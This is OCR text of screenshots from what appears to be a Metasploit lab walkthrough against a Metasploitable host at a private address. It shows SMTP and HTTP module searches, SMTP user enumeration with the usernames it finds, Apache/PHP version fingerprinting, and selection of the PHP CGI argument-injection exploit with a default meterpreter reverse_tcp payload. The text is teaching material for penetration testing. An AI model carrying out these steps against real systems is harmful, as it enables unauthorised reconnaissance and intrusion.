

harsha@kali: ~
File Actions Edit View Help
=[metasploit v6.2.26-dev]
+ -- --=[2264 exploits - 1189 auxiliary - 404 post]
+ -- --=[951 payloads - 45 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: Use sessions -1 to interact with the last opened session
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search smtp
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/smtp/apache_james_exec 2015-10-01 normal Yes Apache James Server 2.3.2 Insecure User Creation Arbitrary File Write
1 auxiliary/server/capture/smtp normal No Authentication Capture: SMTP
2 auxiliary/scanner/http/gavazzi_em_login_loot normal No Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database
3 exploit/unix/smtp/clamav_milter_blackhole 2007-08-24 excellent No ClamAV Milter Blackhole-Mode Remote Code Execution
4 exploit/windows/browser/communicrypt_mail_activex 2010-05-19 great No CommuniCrypt Mail 1.16 SMTP ActiveX Stack Buffer Overflow
5 exploit/linux/smtp/exim_gethostbyname_bof 2015-01-27 great Yes Exim GHOST (glibc gethostbyname) Buffer Overflow
6 exploit/linux/smtp/exim4_dovecot_exec 2013-05-03 excellent No Exim and Dovecot Insecure Configuration Command Injection
7 exploit/unix/smtp/exim4_string_format 2010-12-07 excellent No Exim4 string_format Function Heap Buffer Overflow
8 auxiliary/client/smtp/emailer normal No Generic Emailer (SMTP)
9 exploit/linux/smtp/haraka 2017-01-26 excellent Yes Haraka SMTP Command Injection
10 exploit/windows/http/mdaemon_worldclient_form2raw 2003-12-29 great Yes MDaemon WorldClient form2raw.cgi Stack Buffer Overflow
11 exploit/windows/smtp/ms03_046_exchange2000_xexch50 2003-10-15 good Yes MS03-046 Exchange 2000 XEXCH50 Heap Overflow
12 exploit/windows/ssl/ms04_011_pct 2004-04-13 average No MS04-011 Microsoft Private Communications Transport Overflow
13 auxiliary/dos/windows/smtp/ms06_019_exchange 2004-11-12 normal No MS06-019 Exchange MODPROP Heap Overflow
14 exploit/windows/smtp/mercury_cram_md5 2007-08-18 great No Mercury Mail SMTP AUTH CRAM-MD5 Buffer Overflow
15 exploit/unix/smtp/morris_sendmail_debug 1988-11-02 average Yes Morris Worm sendmail Debug Mode Shell Escape
16 exploit/windows/smtp/njstar_smtp_bof 2011-10-31 normal Yes NJStar Communicator 3.00 MiniSMTP Buffer Overflow
17 exploit/unix/smtp/opensmtpd_mail_from_rce 2020-01-28 excellent Yes OpenSMTPD MAIL FROM Remote Code Execution
18 exploit/unix/local/opensmtpd_oob_read_lpe 2020-02-24 average Yes OpenSMTPD OOB Read Local Privilege Escalation
19 exploit/windows/browser/oracle_dc_submittoexpress 2009-08-28 normal No Oracle Document Capture 10g ActiveX Control Buffer Overflow
20 exploit/unix/smtp/qmail_bash_env_exec 2014-09-24 normal No Qmail SMTP Bash Environment Variable Injection (Shellshock)
21 auxiliary/scanner/smtp/smtp_version normal No SMTP Banner Grabber
22 auxiliary/scanner/smtp/smtp_ntlm_domain normal No SMTP NTLM Domain Extraction
23 auxiliary/scanner/smtp/smtp_relay normal No SMTP Open Relay Detection



harsha@kali: ~
File Actions Edit View Help
5 exploit/linux/smtp/exim_gethostbyname_bof 2015-01-27 great Yes Exim GHOST (glibc gethostbyname) Buffer Overflow
6 exploit/linux/smtp/exim4_dovecot_exec 2013-05-03 excellent No Exim and Dovecot Insecure Configuration Command Injection
7 exploit/unix/smtp/exim4_string_format 2010-12-07 excellent No Exim4 string_format Function Heap Buffer Overflow
8 auxiliary/client/smtp/emailer normal No Generic Emailer (SMTP)
9 exploit/linux/smtp/haraka 2017-01-26 excellent Yes Haraka SMTP Command Injection
10 exploit/windows/http/mdaemon_worldclient_form2raw 2003-12-29 great Yes MDaemon WorldClient form2raw.cgi Stack Buffer Overflow
11 exploit/windows/smtp/ms03_046_exchange2000_xexch50 2003-10-15 good Yes MS03-046 Exchange 2000 XEXCH50 Heap Overflow
12 exploit/windows/ssl/ms04_011_pct 2004-04-13 average No MS04-011 Microsoft Private Communications Transport Overflow
13 auxiliary/dos/windows/smtp/ms06_019_exchange 2004-11-12 normal No MS06-019 Exchange MODPROP Heap Overflow
14 exploit/windows/smtp/mercury_cram_md5 2007-08-18 great No Mercury Mail SMTP AUTH CRAM-MD5 Buffer Overflow
15 exploit/unix/smtp/morris_sendmail_debug 1988-11-02 average Yes Morris Worm sendmail Debug Mode Shell Escape
16 exploit/windows/smtp/njstar_smtp_bof 2011-10-31 normal Yes NJStar Communicator 3.00 MiniSMTP Buffer Overflow
17 exploit/unix/smtp/opensmtpd_mail_from_rce 2020-01-28 excellent Yes OpenSMTPD MAIL FROM Remote Code Execution
18 exploit/unix/local/opensmtpd_oob_read_lpe 2020-02-24 average Yes OpenSMTPD OOB Read Local Privilege Escalation
19 exploit/windows/browser/oracle_dc_submittoexpress 2009-08-28 normal No Oracle Document Capture 10g ActiveX Control Buffer Overflow
20 exploit/unix/smtp/qmail_bash_env_exec 2014-09-24 normal No Qmail SMTP Bash Environment Variable Injection (Shellshock)
21 auxiliary/scanner/smtp/smtp_version normal No SMTP Banner Grabber
22 auxiliary/scanner/smtp/smtp_ntlm_domain normal No SMTP NTLM Domain Extraction
23 auxiliary/scanner/smtp/smtp_relay normal No SMTP Open Relay Detection
24 auxiliary/fuzzers/smtp/smtp_fuzzer normal No SMTP Simple Fuzzer
25 auxiliary/scanner/smtp/smtp_enum normal No SMTP User Enumeration Utility
26 auxiliary/dos/smtp/sendmail_prescan 2003-09-17 normal No Sendmail SMTP Address prescan Memory Corruption
27 exploit/windows/smtp/wmailserver 2005-07-11 average No SoftiaCom WMailserver 1.0 Buffer Overflow
28 exploit/unix/webapp/squirrelmail_pgp_plugin 2007-07-09 manual No SquirrelMail PGP Plugin Command Execution (SMTP)
29 exploit/windows/smtp/sysgauge_client_bof 2017-02-28 normal No SysGauge SMTP Validation Buffer Overflow
30 exploit/windows/smtp/mailcarrier_smtp_ehlo 2004-10-26 good Yes TABS MailCarrier v2.51 SMTP EHLO Overflow
31 auxiliary/vsploit/pii/email_pii normal No VSploit Email PII
32 exploit/windows/email/ms07_017_ani_loadimage_chunksize 2007-03-28 great No Windows ANI LoadAniIcon() Chunk Size Stack Buffer Overflow (SMTP)
33 post/windows/gather/credentials/outlook normal No Windows Gather Microsoft Outlook Saved Password Extraction
34 auxiliary/scanner/http/wp_easy_wp_smtp 2020-12-06 normal No WordPress Easy WP SMTP Password Reset
35 exploit/windows/smtp/ypops_overflow1 2004-09-27 average Yes YPOPS 0.6 Buffer Overflow
Interact with a module by name or index. For example info 35, use 35 or use exploit/windows/smtp/ypops_overflow1
msf6 > use 25
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):



harsha@kali: ~
File Actions Edit View Help
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
UNIXONLY true yes Skip Microsoft bannered servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes The file that contains a list of probable users accounts.
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.10.5
rhosts => 192.168.10.5
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name Current Setting Required Description
RHOSTS 192.168.10.5 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
UNIXONLY true yes Skip Microsoft bannered servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes The file that contains a list of probable users accounts.
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.10.5:25 - 192.168.10.5:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.10.5:25 - 192.168.10.5:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postma
user, uucp, www-data
[*] 192.168.10.5:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >





Exploiting Metasploit Using HTTP :



harsha@kali: ~
File Actions Edit View Help
(harsha㉿kali)-[~]
$ msfconsole
< HONK >
=[metasploit v6.2.26-dev]
+ -- --=[2264 exploits - 1189 auxiliary - 404 post]
+ -- --=[951 payloads - 45 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: Use sessions -1 to interact with the last opened session
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search http scanner
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/scanner/http/a10networks_ax_directory_traversal 2014-01-28 normal No A10 Networks AX Loadbalancer Directory Traversal
1 auxiliary/scanner/snmp/sbg6580_enum normal No ARRIS / Motorola SBG6580 Cable Modem SNMP Enumeration Module
2 auxiliary/scanner/http/wp_abandoned_cart_sqli 2020-11-05 normal No Abandoned Cart for WooCommerce SQLi Scanner



harsha@kali: ~
File Actions Edit View Help
Metasploit tip: Use sessions -1 to interact with the last opened session
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search http scanner
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/scanner/http/a10networks_ax_directory_traversal 2014-01-28 normal No A10 Networks AX Loadbalancer Directory Traversal
1 auxiliary/scanner/snmp/sbg6580_enum normal No ARRIS / Motorola SBG6580 Cable Modem SNMP Enumeration Module
2 auxiliary/scanner/http/wp_abandoned_cart_sqli 2020-11-05 normal No Abandoned Cart for WooCommerce SQLi Scanner
3 auxiliary/scanner/http/accellion_fta_statecode_file_read 2015-07-10 normal No Accellion FTA 'statecode' Cookie Arbitrary File Read
4 auxiliary/scanner/http/adobe_xml_inject normal No Adobe XML External Entity Injection
5 auxiliary/scanner/http/advantech_webaccess_login normal No Advantech WebAccess Login
6 auxiliary/scanner/http/allegro_rompager_misfortune_cookie 2014-12-17 normal Yes Allegro Software RomPager 'Misfortune Cookie' (CVE-2014-9222) Scanner
7 auxiliary/scanner/ftp/anonymous normal No Anonymous FTP Access Detection
8 auxiliary/scanner/http/apache_userdir_enum normal No Apache "mod_userdir" User Enumeration
9 auxiliary/scanner/http/apache_normalize_path 2021-05-10 normal No Apache 2.4.49/2.4.50 Traversal RCE Scanner
10 auxiliary/scanner/http/apache_activemq_traversal normal No Apache ActiveMQ Directory Traversal
11 auxiliary/scanner/http/apache_activemq_source_disclosure normal No Apache ActiveMQ JSP Files Source Disclosure
12 auxiliary/scanner/http/axis_login normal No Apache Axis2 Brute Force Utility
13 auxiliary/scanner/http/axis_local_file_include normal No Apache Axis2 v1.4.1 Local File Inclusion
14 auxiliary/scanner/http/apache_flink_jobmanager_traversal 2021-01-05 normal Yes Apache Flink JobManager Traversal
15 auxiliary/scanner/http/mod_negotiation_brute normal No Apache HTTPD mod_negotiation Filename Bruter
16 auxiliary/scanner/http/mod_negotiation_scanner normal No Apache HTTPD mod_negotiation Scanner
17 auxiliary/scanner/http/apache_optionsbleed 2017-09-18 normal No Apache Optionsbleed Scanner
18 auxiliary/scanner/http/rewrite_proxy_bypass normal No Apache Reverse Proxy Bypass Vulnerability Scanner
19 auxiliary/scanner/http/tomcat_enum normal No Apache Tomcat User Enumeration
20 auxiliary/scanner/http/apache_mod_cgi_bash_env 2014-09-24 normal Yes Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
21 auxiliary/scanner/afp/afp_server_info normal No Apple Filing Protocol Info Enumerator
22 auxiliary/scanner/afp/afp_login normal No Apple Filing Protocol Login Utility
23 auxiliary/scanner/vnc/ard_root_pw normal No Apple Remote Desktop Root Vulnerability
24 auxiliary/admin/appletv/appletv_display_image normal No Apple TV Image Remote Control
25 auxiliary/admin/appletv/appletv_display_video normal No Apple TV Video Remote Control
26 auxiliary/scanner/http/appletv_login normal No AppleTV AirPlay Login Utility
27 auxiliary/scanner/http/enum_wayback normal No Archive.org Stored Domain URLs
28 auxiliary/scanner/snmp/arris_dg950 normal No Arris DG950A Cable Modem Wifi Enumeration
29 auxiliary/scanner/http/atlassian_crowd_fileaccess normal No Atlassian Crowd XML Entity Expansion Remote File Access
30 auxiliary/scanner/http/bavision_cam_login normal No BAVision IP Camera Web Server Login
31 auxiliary/scanner/http/bmc_trackit_passwd_reset 2014-12-09 normal Yes BMC TrackIT! Unauthenticated Arbitrary User Password Change
32 auxiliary/bnat/bnat_scan normal No BNAT Scanner
33 auxiliary/scanner/http/barracuda_directory_traversal 2010-10-08 normal No Barracuda Multiple Product "locale" Directory Traversal
34 auxiliary/scanner/http/binom3_login_config_pass_dump normal No Binom3 Web Management Login Scanner, Config and Password File Dump


harsha@kali: ~
File Actions Edit View Help
468 auxiliary/scanner/http/wordpress_multicall_creds normal No Wordpress XML-RPC system.multicall Credential Collector
469 auxiliary/scanner/http/yaws_traversal 2011-11-25 normal No Yaws Web Server Directory Traversal
470 auxiliary/scanner/http/zabbix_login normal No Zabbix Server Brute Force Utility
471 auxiliary/scanner/http/zenload_balancer_traversal 2020-04-10 normal No Zen Load Balancer Directory Traversal
472 auxiliary/scanner/http/cgit_traversal 2018-08-03 normal No cgit Directory Traversal
473 auxiliary/scanner/ssh/libssh_auth_bypass 2018-10-16 normal No libssh Authentication Bypass Scanner
Interact with a module by name or index. For example info 473, use 473 or use auxiliary/scanner/ssh/libssh_auth_bypass
msf6 > use 168
msf6 auxiliary(scanner/http/http_version) > show options
Module options (auxiliary/scanner/http/http_version):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
THREADS 1 yes The number of concurrent threads (max one per host)
VHOST no HTTP server virtual host
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/http/http_version) > set rhosts 192.168.10.5
rhosts => 192.168.10.5
msf6 auxiliary(scanner/http/http_version) > run
[+] 192.168.10.5:80 Apache/2.2.8 (Ubuntu) DAV/2 (Powered by PHP/5.2.4-2ubuntu5.10)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/multi/http/op5_license 2012-01-05 excellent Yes OP5 license.php Remote Command Execution
1 exploit/multi/http/php_cgi_arg_injection 2012-05-03 excellent Yes PHP CGI Argument Injection
2 exploit/windows/http/php_apache_request_headers_bof 2012-05-08 normal No PHP apache_request_headers Function Buffer Overflow
Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_headers_bof


harsha@kali: ~
File Actions Edit View Help
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/multi/http/op5_license 2012-01-05 excellent Yes OP5 license.php Remote Command Execution
1 exploit/multi/http/php_cgi_arg_injection 2012-05-03 excellent Yes PHP CGI Argument Injection
2 exploit/windows/http/php_apache_request_headers_bof 2012-05-08 normal No PHP apache_request_headers Function Buffer Overflow
Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_headers_bof
msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
